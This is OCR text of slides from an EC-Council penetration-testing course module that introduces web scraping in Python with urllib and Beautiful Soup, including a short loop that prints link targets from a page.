
- import the **`urllib`** package/module
- use the **`urlopen`** function and insert results into a variable called **`WebPage`**
- echo to the console the HTTP code (200, 403, 404, etc.)

This will tell us whether the website is active.

We know that the website is active because the returned code is 403, which corresponds to "Forbidden"; this is probably because the connection request is not made by a proper client.

The challenge with acquiring data from a website is in the parsing of the data, for which we need a tool. For this purpose, we will use **`Beautiful Soup`**. Note that various other parser tools such as **`LXML`** and **`HTMLParser`** can also be used.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Beautiful Soup

As mentioned in the official website, Beautiful Soup is a Python library designed for quick turnaround projects such as screen-scraping. Three features make it powerful:

- Beautiful Soup provides a few simple methods and Pythonic idioms for navigating, searching, and modifying a parse tree: it is a toolkit for dissecting a document and extracting what is needed. It does not take much code to write an application.
- Beautiful Soup automatically converts incoming documents to Unicode and outgoing documents to UTF-8. The programmer need not think about encodings, unless the document encoding is unspecified and Beautiful Soup fails to detect it. If the encoding is unknown, the programmer only needs to specify the original encoding.
- Beautiful Soup is built on top of popular Python parsers such as `lxml` and `html5lib`, allowing the programmer to try out different parsing strategies or trade speed for flexibility.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Beautiful Soup in Action

After verifying that everything is working so far, we will begin using BeautifulSoup (**BS**) to extract elements from a web page. Assume that we want to retrieve information on Python courses from the target web page.

The information we are seeking is a link, but the link contains an **<img>** tag and no text. This link is within multiple ** ** tags within an **<li>** tag. Furthermore, the ** ** tags do not use ID attributes. Instead, they using **CLASS** attributes. Therefore, since an **<img>** tag is used for the Python course, we check whether all the **<img>** tags can be retrieved. In the source, there is nothing distinguishable within the **<img>** tag that will let us know we retrieved what we are seeking. The next viable option would be to seek all **<a>** tags.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Extracting Links with Beautiful Soup

As the output in the screenshot shows, we have 3 links, which is a sufficiently small number for a website.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Reviewing the Extracted Data

- We can **extract links** using a simple loop.
  - `for link in links`
    - `print link['href']`




```
>>> for link in links:
...     print link['href']
...
contact.htm
../enp/default.htm
../ucan/ucan.htm
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Reviewing the Extracted Data

Scraping is not straightforward, and we should not expect that the HTML code is written in a particular manner. In the screenshot, it was assumed that **HREF** is used with every **<a>** tag, but that was not the case.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Reviewing the Sections that Use div

The example screenshot shows the method of extracting the links that use div. The process is to research what the websites have on them and then design a plan for extracting the data.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The find_all() Method

C|PENT

- The `find_all` method is one of the most common methods in **BeautifulSoup**.

